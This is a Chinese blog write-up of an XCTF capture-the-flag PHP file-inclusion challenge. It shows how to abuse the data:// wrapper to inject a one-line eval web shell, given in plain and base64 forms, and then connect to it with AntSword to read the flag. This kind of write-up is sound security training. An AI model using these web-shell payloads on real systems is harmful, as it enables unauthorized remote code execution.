【XCTF高手进阶区】web4_Web_php_include writeup（四）

原创

Mitch311 于 2021-01-28 01:48:29 发布 153 收藏
分类专栏： CTF

web4_Web_php_include

原题链接

key:data://伪协议+一句话木马

> 此题其他解法□
>
> XCTF高手进阶区 web4_Web_php_include writeup（一）
>
> XCTF高手进阶区 web4_Web_php_include writeup（二）
>
> XCTF高手进阶区 web4_Web_php_include writeup（三）

①又双叒叕又双叒叕是这道题，不过这次用的是比前三个都秀的解法

还记得在（二）中我们用到的data://伪协议吗

不记得的话先来复习一下吧□

> **data://伪协议**
>
> **□直接形式**
>
> **data://text/plain,<?php 执行内容 ?>**
>
> **□base64加密形式**
>
> **data://text/plain;base64,执行内容加密后的代码**

②这一次既不需要system命令，也不需要传到指定目录


我们直接传□

GET上传下列任意一个参数□


```
直接形式
?page=data://text/plain,<?php eval($_POST['Mitchell']); ?>
加密形式
?page=data://text/plain/;base64,PD9waHAgZXZhbCgkX1BPU1RbJ01pdGNoZWxsJ10pOyA/Pg==
```

传□成功，一步到位

③用蚁剑连接□



双击打开就能看到flag文件□



> 这道题还有其他解法，比如官方给出的wp就是HTTP协议绕过，可是我死活看不懂，有兴趣可以去康康~